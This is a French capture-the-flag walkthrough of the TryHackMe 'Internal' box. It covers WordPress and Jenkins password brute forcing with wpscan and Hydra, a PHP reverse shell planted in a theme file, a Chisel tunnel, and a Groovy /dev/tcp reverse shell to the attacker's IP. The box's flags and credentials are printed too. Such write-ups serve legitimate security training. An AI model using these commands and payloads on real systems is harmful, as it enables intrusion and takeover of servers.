

Internal



By LAGNAOUI Youness

Intro

Box level : Hard


Cette room est faites pour simuler un vrai pentest

Enumération

```
(kali㉿kali)-[~]
$ nmap -p- 10.10.194.161
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-01 09:29 EST
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 6.10% done; ETC: 09:30 (0:00:46 remaining)
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 11.72% done; ETC: 09:30 (0:00:38 remaining)
Nmap scan report for internal.thm (10.10.194.161)
Host is up (0.039s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 28.28 seconds
```

Web



The screenshot shows a web browser window with the URL `internal.thm` in the address bar. The page title is "Apache2 Ubuntu Default Page" with a logo of the Ubuntu operating system. Below the title, it says "It works!". A text block explains that this is the default welcome page for the Apache2 server after installation on Ubuntu systems. It includes instructions for replacing the file at `/var/www/html/index.html`. A "Configuration Overview" section details the configuration layout for an Apache2 web server on Ubuntu, mentioning files like `apache2.conf`, `ports.conf`, and `sites-enabled`. A sidebar on the left lists links such as "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec".

```
(kali㉿kali)-[~] $ gobuster dir -x php,txt -u http://internal.thm/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
The URL of the login page if different from
alias for --random-user-agent --detection-mo
se-2.3-medium.txt

Gobuster v3.4 --plugins-version-detection passive
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://internal.thm/
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.4
[+] Extensions:              php,txt
[+] Timeout:                  10s

2024/01/01 09:32:26 Starting gobuster in directory enumeration mode


./php      V  V (Status: 403) [Size: 277]
/blog     (Status: 301) [Size: 311] [→ http://internal.thm/blog/]
/wordpress (Status: 301) [Size: 316] [→ http://internal.thm/wordpress/]
/javascript (Status: 301) [Size: 317] [→ http://internal.thm/javascript/]
/phpmyadmin (Status: 301) [Size: 317] [→ http://internal.thm/phpmyadmin/]
```

Le site est un site wordpress On peut utiliser wpscan pour essayer de trouver des info intéressantes :

Interesting Finding(s): & Christian Mehlmauer (@firefart)

[+] Headers http://internal.thm/
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

```
[+] WordPress readme found: http://internal.thm/blog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
Gobuster v3.4
[+] The external WP-Cron seems to be enabled: http://internal.thm/blog/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] User Agent: gobuster/3.4
[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://internal.thm/blog/index.php/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
| - http://internal.thm/blog/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
[+] WordPress theme in use: twentyseventeen
| Location: http://internal.thm/blog/wp-content/themes/twentyseventeen/
| Last Updated: 2023-03-29T00:00:00.000Z
| Readme: http://internal.thm/blog/wp-content/themes/twentyseventeen/readme.txt
| [!] The version is out of date, the latest version is 3.2
| Style URL: http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo ...
| Author: the WordPress team
| Author URI: https://wordpress.org/
2024/01/01 09:32:26 Starting gobuster in directory enumeration mode
[+] Found By: Css Style In Homepage (Passive Detection)
| Version: 2.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match: 'Version: 2.3' 622932 (18.90%)
[i] User(s) Identified:
[+] Url: http://internal.thm/
[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By: codes: 404
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```



On a identifier un user : admin

Exploit

on va essayer de bruteforcer son password

```
(kali㉿kali)-[~]
└─$ wpscan --url http://internal.thm/blog/wp-login.php -U admin -P /usr/share/wordlists/rockyou.txt
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / bratz1 Time: 00:01:16 <                               > (3885 / 14348277)  0.02%  ETA: ???:???
[!] Valid Combinations Found:
| Username: admin, Password: my2boys
```

On a des creds :

```
admin:my2boys
```

The screenshot shows the WordPress dashboard at internal.thm/blog/wp-admin/. The left sidebar includes links for Home, Posts, Media, Pages, Comments, Appearance, Plugins (with 1 update), Users, Tools, and Settings. The main area features a 'Welcome to WordPress!' message, 'Get Started' options like 'Customize Your Site' and 'Change your theme completely', 'Next Steps' including 'Write your first blog post', 'Add an About page', 'Set up your homepage', and 'View your site'. A 'Site Health Status' section indicates 'Should be improved' with 9 items. A 'Quick Draft' box allows for saving a new post. The right side has a 'More Actions' sidebar with links for 'Manage widgets', 'Manage menus', 'Turn comments on or off', and 'Learn more about getting started'. At the bottom, it says 'WordPress 5.4.2 running Twenty Seventeen theme. Search Engines Discouraged'.

On est co !!

On va faire un reverse shell pour avoir un foothold sur le server :

The screenshot shows the 'Appearance' menu in the WordPress dashboard. The menu items listed are Themes, Customize, Widgets, Menus, Header, and Theme Editor. The 'Theme Editor' item is highlighted.

On va dans le theme editor

Edit Themes

Twenty Seventeen: 404 Template (404.php)

Select theme to ed

Selected file content:

```
1 <?php
2 /**
3 * The template for displaying 404 pages (not found)
4 *
5 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
6 *
7 * @package WordPress
8 * @subpackage Twenty_Seventeen
9 * @since 1.0
10 * @version 1.0
11 */
12
13 get_header(); ?>
14
15 <div class="wrap">
16     <div id="primary" class="content-area">
17         <main id="main" class="site-main" role="main">
18
19             <section class="error-404 not-found">
20                 <header class="page-header">
21                     <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyseventeen' ); ?></h1>
22                 </header><!-- .page-header -->
23                 <div class="page-content">
24                     <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyseventeen' ); ?></p>
25
26                     <?php get_search_form(); ?>
27             
```

Documentation: Function Name... Look Up

On prend le fichier 404.php (à titre d'exemple)

On le remplace par une backdoor php :

Edit Themes

Twenty Seventeen: 404 Template (404.php)

Select theme to e

Selected file content:

```
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-
3 // shell.php
4 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
5
6 set_time_limit (0);
7 $VERSION = "1.0";
8 $ip = '10.14.43.156';
9 $port = 4444;
10 $chunk_size = 1400;
11 $write_a = null;
12 $error_a = null;
13 $shell = 'uname -a; w; id; sh -i';
14 $daemon = 0;
15 $debug = 0;
16
17 if (function_exists('pcntl_fork')) {
18     $pid = pcntl_fork();
19
20     if ($pid == -1) {
21         printit("ERROR: Can't fork");
22         exit(1);
23     }
24
25     if ($pid) {
26         exit(0); // Parent exits
27     }
28 }
```

Documentation: Function Name... Look Up

File edited successfully.



Maintenant on ouvre un netcat listener et on va sur <http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php>

```
(kali㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.14.43.156] from (UNKNOWN) [10.10.194.161] 47368
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x
86_64 x86_64 GNU/Linux
14:56:47 up 29 min, 0 users, load average: 0.09, 0.20, 0.22
USER      TTY      FROM           LOGIN@     IDLE     JCPU    PCPU WHAT
www-data@internal:~$ sh: 0: can't access tty; job control turned off
$ 
```

On a un shell sur la machine !!

On stabilise notre shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ python --version
Python 2.7.17
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@internal:/$ 
```

Priv Esc

On va utiliser linPEAS pour énumérer les vecteurs de priv esc.

linPEAS nous dit qu'il y a un fichier intéressant dans /opt :

```
www-data@internal:/tmp$ cd /opt
cd /opt
www-data@internal:/opt$ ls      linPEAS      README.md      winPEAS
linpeas.sh  'untitled folder'  winPEAS.bat
ls
containerd  wp-save.txt
www-data@internal:/opt$ cat wp-save.txt
cat wp-save.txt
Bill,
10.10.194.161 - - [01/Jan/2024 09:59:39] "GET /linpeas.sh HTTP/1.1" 200 -
Aubreanna needed these credentials for something later. Let her know you have them an
d where they are.

aubreanna:bubb13guM!#123
www-data@internal:/opt$ 
```

On a des creds :

```
aubreanna:bubb13guM!@#123
```

Changeons de user :

```
www-data@internal:/opt$ su aubreanna  
su aubreanna  
Password: bubb13guM!@#123
```

```
aubreanna@internal:/opt$ █
```

```
aubreanna@internal:~$ ls  
ls  
jenkins.txt  snap  user.txt  
aubreanna@internal:~$ cat user.txt  
cat user.txt  
THM{int3rna1_fl4g_1}  
aubreanna@internal:~$ █
```

On a le premier flag :

```
THM{int3rna1_fl4g_1}
```

```
aubreanna@internal:~$ cat jenkins.txt  
cat jenkins.txt  
Internal Jenkins service is running on 172.17.0.2:8080
```

On a cette information.

C'est un service web c'est un peu relou pour intéragir avec si on une simple console... il faut qu'on fasse du port forwarding et se servir de la machine victime comme proxy. Woaw rien que d'écrire ça j'ai mal à la tête

On va utiliser Chisel pour le faire

```
sudo apt install chisel
```

<https://github.com/jpillora/chisel/releases/tag/v1.9.1>

On va transformer notre machine attaquante (kali) en server Chisel et transformer notre machine victime en client pour rediriger le port de jenkins vers nous :

KALI :

```
chisel server -p 8888 --reverse
```

```
└─(kali㉿kali)-[~/Documents/Port_redirection]
$ chisel server -p 8888 --reverse
2024/01/01 10:33:12 server: Reverse tunnelling enabled
2024/01/01 10:33:12 server: Fingerprint fFdE0gBpQRJeyd9MpnS00yl0BcU
E0hCiBbC20yjRNIU=
2024/01/01 10:33:12 server: Listening on http://0.0.0.0:8888
2024/01/01 10:33:15 server: session#1: Client version (1.9.1) diffe
rs from server version (1.9.1-0kali1)
```

VICTIME :

```
./chisel client 10.14.43.156:8888 R:8091:172.17.0.2:8080
```

```
aubreanna@internal:/tmp$ ./chisel client 10.14.43.156:8888 R:8091:172.17.0.2:8080
2024/01/01 15:37:53 client: Connecting to ws://10.14.43.156:8888
2024/01/01 15:37:53 client: Connected (Latency 27.13361ms)
```

```
└─(kali㉿kali)-[~/Documents/Port_redirection]
$ chisel server -p 8888 --reverse
2024/01/01 10:33:12 server: Reverse tunnelling enabled
2024/01/01 10:33:12 server: Fingerprint fFdE0gBpQRJeyd9MpnS00yl0BcU
E0hCiBbC20yjRNIU=
2024/01/01 10:33:12 server: Listening on http://0.0.0.0:8888
2024/01/01 10:33:15 server: session#1: Client version (1.9.1) diffe
rs from server version (1.9.1-0kali1)
2024/01/01 10:35:33 server: session#2: Client version (1.9.1) diffe
rs from server version (1.9.1-0kali1)
```

On a reçu une connexion sur notre server maintenant allons sur <http://localhost:8090> on devrait voir le service jenkins



Mon dieu la dinguerieee

Jenkins Exploit

On va essayer les creds de aubreanna pour se co sur le service :



Welcome to Jenkins!

Invalid username or password

Keep me signed in

ça ne fonctionne pas...

On va essayer de brute force avec comme username "admin" parce que c'est le plus vraisemblable sur ce genre de service

Burp Suite Community Edition v2022.12.5 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings

Intercept HTTP history WebSockets history Options

Request to http://localhost:8091 [127.0.0.1]

Forward Drop Intercept on Action Open Browser

Pretty Raw Hex

```
1 POST /j_acegi_security_check HTTP/1.1
2 Host: localhost:8091
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: http://localhost:8091
10 Connection: close
11 Referer: http://localhost:8091/loginError
12 Cookie: JSESSIONID=JSESSIONID.43847f54=node01fpqx13ts9cfwlebi58qrqdhhk0.node0
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 j_username=admin&j_password=dededede&from=%2F&Submit=Sign+in
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 4

Request Cookies 1

Request Headers 16

Voilà la requête de login on va utiliser notre pote Hydra pour tout casser

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -f -v 127.0.0.1 http-post-form  
"/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+i  
n:Invalid username or password" -s 8091
```

```
[VERBOSE] Page redirected to http[s]://127.0.0.1:8091/loginError  
[8091][http-post-form] host: 127.0.0.1 login: admin password: spongebob  
[STATUS] attack finished for 127.0.0.1 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-01 10:52:04
```

On a nos creds :

```
admin:spongebob
```

The screenshot shows the Jenkins dashboard after a successful login. The top navigation bar includes the Jenkins logo, a search bar, and user information for 'admin'. The main content area displays a 'Welcome to Jenkins!' message with links to 'Create an agent' and 'Configure a cloud'. Below this, there are sections for 'Build Queue' (empty) and 'Build Executor Status' (showing 1 Idle and 2 Idle executors). On the left, a sidebar menu lists various Jenkins management options like 'New Item', 'People', and 'My Views'.

On est co !!

Maintenant on va faire un reverse shell à partir de Jenkins :

Jenkins ▾

-  New Item
-  People
-  Build History
-  Manage Jenkins
-  My Views
-  Lockable Resources
-  New View

Build Queue ^

No builds in the queue.

On va dans "Manage Jenkins"

Tools and Actions

 Reload Configuration from Disk Discard all the loaded data in memory and reload everything from file system. Useful when you modified config files directly on disk.	 Jenkins CLI Access/manage Jenkins from your shell, or from your script.	 Script Console Executes arbitrary script for administration/trouble-shooting/diagnostics.	 Prepare for Shutdown Stops executing new builds, so that the system can be eventually shut down safely.
--	---	---	---

Ensuite "Scirpt Console"

 **Script Console**

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1
```

Run

Ensuite on écris cette exploit :

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.14.43.156/5555;cat <&5 | while
read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

The screenshot shows a Jenkins Script Console window. On the left, there's a sidebar with links like 'Manage Jenkins', 'bin', 'boot', 'dev', 'etc', and 'home'. The main area has a title 'Script Console' and shows the command '\$ nc -lvp 5555' being run. Below it, the message 'listening on [any] 5555 ...' is displayed. A message from the server says 'connect to [10.14.43.156] from (UNKNOWN) [10.10.194.161] 53452'. The console also contains some Groovy code related to the exploit.

On a un reverse shell !!

The terminal session shows the user navigating to '/opt' and listing files. A note file is present with the content 'note.txt' containing 'Aubreanna,'. The user then types 'cat note.txt' and reads the note. A message follows stating 'Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use them if you need access to the root user account.' Finally, the user types 'root:tr0ub13guM!@#123' at the prompt.

On a une note avec des creds on va essayer de switch de user sur la machine victime :

The terminal session shows the user switching to root using the command 'su root'. They are prompted for a password, which they enter as '3guM!@#123'. After successfully switching, they run the command 'whoami' to verify their new user status, and the output shows they are now 'root'.

On est root de la machine !!

```
root@internal:~# cat root.txt  
THM{d0ck3r_d3str0y3r}  
root@internal:~# █
```

On a le dernier flag :

```
THM{d0ck3r_d3str0y3r}
```